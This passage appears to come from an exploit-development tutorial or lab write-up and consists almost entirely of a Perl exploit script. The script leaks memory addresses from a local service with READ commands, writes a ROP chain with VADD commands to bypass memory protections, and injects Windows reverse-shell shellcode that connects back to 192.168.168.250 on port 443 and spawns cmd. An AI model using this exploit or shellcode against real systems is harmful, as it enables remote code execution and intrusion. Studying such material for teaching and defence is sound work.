"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\xa8\xfa\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";

my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
Proto => 'tcp',);
die "Error: $!\n" unless $sock;
```

```
usleep(100000);
$sock->recv($data,1024);
print $data;

$line = "READ 4\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p4,1024);
print $p4 . "\r\n";
usleep(100000);

$line = "READ 11\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);

$line = "READ 403\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p403,1024);
print $p403 . "\r\n";
usleep(100000);

$tmp = $p11 - 163364;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286936;
$line = "VADD 5,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = -1;
$line = "VADD 9,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286758;
$line = "VADD 10,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);
```

```

$tmp = $p4 - 108;
$line = "VADD 11,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = 500;
$line = "VADD 12,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4;
$line = "VADD 13,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

for($count=0;$count<78;$count++)
{
    $tmp = 256*256*256*ord(substr $buf, 4*$count+3,1)
        + 256*256*ord(substr $buf, 4*$count+2,1)
        + 256*ord(substr $buf, 4*$count+1,1)
        + ord(substr $buf, 4*$count+0,1);
    if ($tmp>2147483647)
    {
        $tmp = $tmp - 4294967296
    }
    $pos = 14 + $count;
    $line = "VADD $pos,$tmp\r\n";
    print $sock $line;
    print $line;
    usleep(100000);
}

$tmp = 256*256*256*hex("0x90")
    + 256*256*hex("0x90")
    + 256*ord(substr $buf, 313,1)
    + ord(substr $buf, 312,1);
if ($tmp>2147483647)
{
    $tmp = $tmp - 4294967296
}
$pos = 14 + 78;
$line = "VADD $pos,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";
print $sock $line;
print $line;

```

```
usleep(100000);
```

```
close($sock);
```

And test if it runs (it should).

